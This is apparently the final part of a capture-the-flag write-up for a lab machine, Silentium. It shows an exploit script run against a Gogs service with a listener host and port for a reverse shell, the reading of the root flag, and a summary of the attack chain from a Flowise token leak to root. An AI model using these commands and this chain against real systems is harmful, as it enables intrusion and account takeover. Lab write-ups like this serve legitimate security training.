
02a40aa17aa0dd7ead44bc372fe76d6d9549762eOnce the exploit executed successfully, I obtained command execution.
python3 CVE-2025-8110.py -u http://127.0.0.1:3001 -un mensi -pw mensi \-t 02a40aa17aa0dd7ead44bc372fe76d6d9549762e -lh 10.10.15.117 -lp 4444
13. Root Flag
cat /root/root.txt
Done.
14. Final Thoughts
Silentium was a chain of “small mistakes that become big problems”:
CVEs used:
- CVE-2025-58434 → Flowise password reset token leak
- CVE-2025-59528 → CustomMCP JavaScript injection → RCE
Attack flow:
- Subdomain discovery → staging Flowise
- Password reset abuse → account takeover
- CustomMCP injection → container RCE
- Environment leakage → SSH credentials
- Local service discovery → Gogs
- Symlink exploit → root
15. Conclusion
As a conclusion, I suddenly realized my browser was actively suffering and considering retirement.